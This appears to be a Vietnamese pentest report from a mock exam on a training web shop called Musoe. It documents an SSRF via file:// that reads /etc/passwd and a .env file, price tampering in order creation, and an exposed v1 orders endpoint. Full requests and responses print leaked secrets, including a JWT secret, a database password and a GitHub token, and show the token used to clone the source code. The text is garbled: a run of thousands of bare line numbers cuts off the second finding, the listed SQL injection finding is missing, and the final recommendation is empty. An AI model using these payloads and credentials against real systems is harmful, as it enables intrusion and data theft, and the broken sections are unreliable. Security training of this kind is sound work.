

Mockexam 02 - Musoe Report

Ngày 16 tháng 6, 2026

Pentest Report

Mô tả

Báo cáo này mô tả chi tiết quy trình kiểm thử và lỗ hổng có trên trang web Musoe - shop bán thú cưng

Đối tượng

- `musoe.cyberjutsu-lab.tech`
- `*.musoe.cyberjutsu-lab.tech`

Công cụ: burpsuite, DevTools, VS code

Mục Lục

Pentest Report

Tổng Quan

Lỗ hổng

MS-160626-01: **Server-Side Request Forgery via file:// Scheme** at `musoe.cyberjutsu-lab.tech/api/v2/image/resize?image=` lead to Sensitive File Disclosure

MS-160626-02: Business Logic at `https://musoe.cyberjutsu-lab.tech/api/v2/orders/create` lead to Broken Access Control

MS-160626-03: **Misconfiguration** at `https://musoe.cyberjutsu-lab.tech/api/v1/orders`

MS-160626-04: SQL injection at `https://musoe.cyberjutsu-lab.tech/forgot-password`

MS-160626-04:

Tổng Quan

Web Musoe là ứng dụng cho phép đăng nhập, đăng ký và mua bán thú cưng trên internet. Có một số chức năng phụ như upload profile, chỉnh sửa ảnh đại diện gửi ticket cho admin.

Báo cáo này liệt kê các lỗ hổng và những vấn đề được tìm thấy trong quá trình kiểm thử ứng dụng Musoe. Mỗi lỗ hổng sẽ được cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi sẽ được đánh dấu theo ngày và thứ tự thời gian tìm ra lỗi.

Quá trình diễn ra kiểm thử hoàn toàn bằng blackbox testing.

Lỗ hổng

MS-160626-01: Server-Side Request Forgery via file:// Scheme at `musoe.cyberjutsu-lab.tech/api/v2/image/resize?image=` lead to Sensitive File Disclosure

Description and Impact

Ở endpoint này param `?imgae` sẽ nhận vào 1 đường dẫn `url` để lấy data nhưng lại không có filter gì cả về các scheme cả nên khi sử dụng scheme `file://` ta có thể đọc được file nội bộ trên server.

Steps to reproduce

thử với payload `file:///etc/passwd` trên đường dẫn `https://musoe.cyberjutsu-lab.tech/api/v2/image/resize?image=`

<pre> 1 GET /api/v2/image/resize?image=file:///etc/passwd HTTP/2 2 Host: musoe.cyberjutsu-lab.tech 3 Sec-Ch-Ua-Platform: "Linux" 4 Accept-Language: en-US,en;q=0.9 5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 7 Sec-Ch-Ua-Mobile: ?0 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Referer: https://musoe.cyberjutsu-lab.tech/ 13 Accept-Encoding: gzip, deflate, br 14 Priority: i 15 </pre>	<pre> 1 HTTP/2 200 OK 2 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech 3 Content-Type: false 4 Date: Tue, 16 Jun 2026 10:41:10 GMT 5 Server: nginx/1.29.8 6 Vary: Origin 7 X-Powered-By: Express 8 9 root:x:0:0:root:/root:/bin/ash 10 bin:x:1:1:bin:/bin:/sbin/nologin 11 daemon:x:2:2:daemon:/sbin:/sbin/nologin 12 adm:x:3:4:adm:/var/adm:/sbin/nologin 13 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin 14 sync:x:5:0:sync:/sbin:/bin/sync 15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 16 halt:x:7:0:halt:/sbin:/sbin/halt 17 mail:x:8:12:mail:/var/mail:/sbin/nologin 18 news:x:9:13:news:/usr/lib/news:/sbin/nologin 19 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin 20 operator:x:11:0:operator:/root:/sbin/nologin 21 man:x:13:15:man:/usr/man:/sbin/nologin 22 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin 23 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin 24 ftps:x:21:21::/var/lib/ftp:/sbin/nologin 25 sshd:x:22:22:sshd:/dev/null:/sbin/nologin 26 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin 27 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin 28 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin 29 games:x:35:35:games:/usr/games:/sbin/nologin 30 cyrus:x:85:12:./usr/cyrus:/sbin/nologin 31 vpopmail:x:89:89:/var/vpopmail:/sbin/nologin 32 ntp:x:123:123:NTP:/var/empty:/sbin/nologin 33 smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin 34 guest:x:405:100:guest:/dev/null:/sbin/nologin 35 nobody:x:65534:65534:nobody:/sbin/nologin </pre>
--	---

Từ đây ta tìm kiếm những thông tin nhạy cảm như file môi trường `.env` file này chứa các biến môi trường cấu hình của server rất quan trọng.

ở đây tui đã tìm ra đường dẫn chứa file `.env` là `/usr/app/src/.env`

và ở đây chứa 1 flag và `github_token` có khả năng chứa source code

<pre> 1 GET /api/v2/image/resize?image=file:///usr/app/src/.env HTTP/2 2 Host: musoe.cyberjutsu-lab.tech 3 Sec-Ch-Ua-Platform: "Linux" 4 Accept-Language: en-US,en;q=0.9 5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 7 Sec-Ch-Ua-Mobile: ?0 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Referer: https://musoe.cyberjutsu-lab.tech/ 13 Accept-Encoding: gzip, deflate, br 14 Priority: i 15 </pre>	<pre> 1 HTTP/2 200 OK 2 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech 3 Content-Type: false 4 Date: Tue, 16 Jun 2026 10:30:12 GMT 5 Server: nginx/1.29.8 6 Vary: Origin 7 X-Powered-By: Express 8 9 PORT=3000 10 JWT_SECRET=Sa673956ce1d9aa666f9a2a99b409c0e 11 12 MYSQL_HOSTNAME=db 13 MYSQL_DATABASE=e-commerce 14 MYSQL_USER=dbuser 15 MYSQL_PASSWORD=1d9a73956ca666f99b409c05a6a2a9ee 16 17 GITHUB_USER=sillymeomeo 18 GITHUB_TOKEN= github_pat_11BW6NHGY0fazKfgugxnUE_BCrcHkRSHPLGBhiyyDbdxy9V0HLLSwkZizjxVT 0X9HLHQ70BETrny2SGLFagithub.com/sillymeomeo/e-commerce-backend 19 GITHUB_REPOSITORY=sillymeomeo/e-commerce-backend 20 21 FLAG=CBJS{ 4d2c7fee2a055bd1e319826225f019db </pre>
--	--

github_token có thể chứa source code

Khi có `github_token` và `git_repository` rồi mình chỉ cần clone về máy bằng câu lệnh git clone


https://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github.com/sillymeomeo/e-commerce-backend

```

n3ls@N3ls:~/Desktop % git clone https://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github.com/sillymeomeo/e-commerce-backend
Cloning into 'e-commerce-backend'...
remote: Enumerating objects: 36, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 36 (delta 4), reused 36 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (36/36), 28.48 KiB | 2.85 MiB/s, done.
Resolving deltas: 100% (4/4), done.

```

mở bằng vscode mình đã có thể đọc được source code



```
src > JS index.js >
1 const express = require('express');
2 const cors = require('cors');
3 const app = express();
4 const { handleError } = require('./helpers/errorHelpers');
5
6 require('dotenv').config({ path: './src/.env' });
7
8 const corsOptions = {
9   origin: process.env.ORIGIN || 'http://localhost',
10  optionsSuccessStatus: 200
11 };
12
13 app.use(express.json());
14 app.use(express.urlencoded({ extended: true }));
15 app.use(cors(corsOptions));
16 app.use('/', require('./routes'));
17
18 app.use((err, req, res, next) => {
19   if (res.headersSent) {
20     return next(err);
21   }
22   handleError(err, res);
23 });
24
25 const PORT = process.env.PORT || 3000;
26 app.listen(PORT, () => {
27   console.log('Server is running on port ${PORT}');
28 });
29
```

Recommendation

Chỉ cho phép ứng dụng truy cập các giao thức cần thiết (ví dụ: `http://` và `https://`). Các giao thức không cần thiết như `file://`, `ftp://`, `gopher://`, `dict://`, `ldap://` và các giao thức tương tự cần được vô hiệu hóa hoặc chặn hoàn toàn.

Triển khai cơ chế kiểm tra và xác thực URL đầu vào bằng danh sách cho phép (allowlist). Chỉ những domain hoặc nguồn tài nguyên được hệ thống tin cậy mới được phép sử dụng trong chức năng tải hoặc xử lý hình ảnh.

Ngăn chặn truy cập đến tài nguyên cục bộ và tài nguyên nội bộ của hệ thống. Máy chủ không nên cho phép truy cập tới các file hệ thống, metadata service, localhost hoặc các địa chỉ IP thuộc mạng nội bộ.

MS-160626-02: Business Logic at <https://musoe.cyberjutsu-lab.tech/api/v2/orders/create> lead to Broken Access Control

Description and Impact

Anh dev đã sử dụng 2 tham số `id` và `price` của người dùng có thể sửa đổi để cập nhật và kiểm tra xem có người dùng có thể mua hàng được không mà không có bất kỳ bước sàng lọc nào. Điều này dẫn đến người dùng có thể mua vật phẩm với giá cả thấp thậm chí là tăng số tiền mình có được trong tài khoản.

Steps to reproduce

Dựa vào source code ta có được khi gọi `/api/v2/orders/create` sẽ do hàm `createOrder` nằm ở `src/controllers/orderController.js` xử lý

Ở dòng số 44 đã lấy dữ liệu từ người dùng truyền vào mà không qua lớp filter nào

```
41 async function createOrder(req, res) {
42   try {
43     const { username } = req.user;
44     const { note, product } = req.body;
45
```

Dòng 60 so sánh giá sản phẩm từ input với số tiền mà user đang có trong database nếu giá tiền lớn hơn thì sẽ không thể tạo order thành công

dòng 64 cập nhật lại số tiền user bằng cách lấy số tiền user hiện có trừ cho số tiền của sản phẩm

```

59
60     if (product.price > user.balance) {
61         return res.status(400).json({ message: 'Insufficient balance' });
62     }
63
64     const updatedBalance = user.balance - product.price;
65
66     const order = await Order.createOne(req.user.id, product.id, note);
67     if (!order) {
68         throw new Error('Internal server error');
69     }
70
71     await User.updateBalance(username, updatedBalance);
72
73     let message = 'Order created';
74

```

Quay lại với request của <https://musoe.cyberjutsu-lab.tech/api/v2/orders/create> trên burpsuite sẽ có dạng

```

Pretty Raw Hex Hackvortor
1 Like Gecko) Chrome/146.0.0.0 Safari/537.36
2 Accept: application/json, text/plain, */*
3 Content-Type: application/json
4 Origin: https://musoe.cyberjutsu-lab.tech
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Dest: empty
8 Referer: https://musoe.cyberjutsu-lab.tech/
9 Accept-Encoding: gzip, deflate, br
10 Priority: u=1, i
11 {
12   "note": "",
13   "product": {
14     "id": 2,
15     "name": "Whiskers",
16     "image":
17       "http://cdn.musoe.cyberjutsu-lab.tech/files/images/products/3d46bb95acc186a7.png",
18     "price": 10,
19     "description": "description"
20   }
21 }
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
25
```

Không sử dụng các giá trị nhạy cảm do phía người dùng cung cấp để thực hiện các phép tính nghiệp vụ. Đặc biệt, giá sản phẩm (`price`) cần được truy xuất trực tiếp từ cơ sở dữ liệu dựa trên mã sản phẩm (`id`) thay vì sử dụng giá trị được gửi từ request.

Triển khai cơ chế kiểm tra tính hợp lệ của dữ liệu đầu vào đối với tất cả các tham số được người dùng cung cấp. Các giá trị như giá sản phẩm, số lượng và số dư tài khoản cần được xác thực để đảm bảo không thể sử dụng các giá trị âm hoặc các giá trị nằm ngoài phạm vi cho phép.

Thực hiện kiểm tra quyền truy cập và xác thực nghiệp vụ hoàn toàn ở phía máy chủ. Người dùng chỉ nên được phép lựa chọn sản phẩm, trong khi toàn bộ thông tin liên quan đến giá bán và số tiền thanh toán phải được xác định từ dữ liệu đáng tin cậy trên hệ thống.

Bổ sung các kiểm tra nghiệp vụ nhằm đảm bảo:

- Giá sản phẩm lớn hơn 0.
- Số dư tài khoản không thể tăng thông qua quá trình mua hàng.
- Tổng số tiền thanh toán được tính toán bởi hệ thống thay vì dựa trên dữ liệu từ phía người dùng.

MS-160626-03: Misconfiguration at <https://musoe.cyberjutsu-lab.tech/api/v1/orders>

Description and Impact

Vì sự bất cẩn của anh dev nên `api/v1/` vẫn còn hoạt động trên ứng dụng. Từ đây kẻ tấn công có thể sử dụng các function với phiên bản cũ dẫn đến có thể tạo ra thêm nhiều hướng khai thác ứng dụng hơn.

Steps to reproduce

Ở dòng 11 của file `src/routers/index.js` ta thấy anh dev vẫn còn đang sử dụng api ở version 1

```
10
11 router.use('/api/v1/', require('./v1'));
12 router.use('/api/v2/', require('./v2'));
13
14 module.exports = router;
```

Khi đọc api ở version 1 tại `src/routes/v1/index.js` ta thấy ở dòng số 7 đang gọi `getOrders`

```
7 router.get('/orders', orderController.getOrders);
8 router.post('/plugins', isAuthenticated, pluginController.uploadPlugin);
9
10 module.exports = router;
11
```

Mà trong `getOrders` lại list ra toàn bộ orders có trong database

Lẽ ra việc có thể đọc toàn bộ orders của users thì phải là người có thẩm quyền mới đúng chứ?

```
6 async function getOrders(req, res) {
7   try {
8     const orders = await Order.findAll();
9     res.status(200).json(orders);
10  } catch (error) {
11    errorHandler.handleError(error, res);
12  }
13 }
14
```

Khi truy cập tới ta có thể đọc toàn bộ orders của users và có cả flag của `conmeo` mà ta đang tìm kiếm

```
1 GET /api/v1/orders HTTP/2
2 Host: musoe.cyberjutsu-lab.tech
3 X-Access-Token:
4 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImYwidXNlcm5hbnUuOiJhIiwicm9
5 eZSI6InVzZXIiLCJpYXQiOiE3ODUyODg4MDQ0MmImV4cCI6MTc0MjI5MzY4M30uR2eolArXZjD
6 B5omyHdLO_dY7yYBP48hSLzhk-5eoE
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Accept: application/json, text/plain, */*
10 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
12 like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://musoe.cyberjutsu-lab.tech/orders
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 HTTP/2 200 OK
22 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
23 Content-Type: application/json; charset=utf-8
24 Date: Wed, 17 Jun 2026 09:41:44 GMT
25 Etag: W/"131-EGxahW7wiByPMz4uXLZy4ZU/QU"
26 Server: nginx/1.29.8
27 Vary: Origin
28 X-Powered-By: Express
29 Content-Length: 305
30
31 [
32   {
33     "id": "c91e728d9d4c2f636f067f89cc14862c",
34     "user_id": 3,
35     "product_id": 2,
36     "note": "",
37     "created_at": "2026-06-17T09:41:42.000Z"
38   },
39   {
40     "id": "c4ca4238a0b923820dc509a6f75849b",
41     "user_id": 1,
42     "product_id": 1,
43     "note": "Please dont steal my <i>CBJS(da825564095d09d173359085b3fe58c0
44 )</i>",
45     "created_at": "2026-06-17T09:02:17.000Z"
46   }
47 ]
```

Recommendation

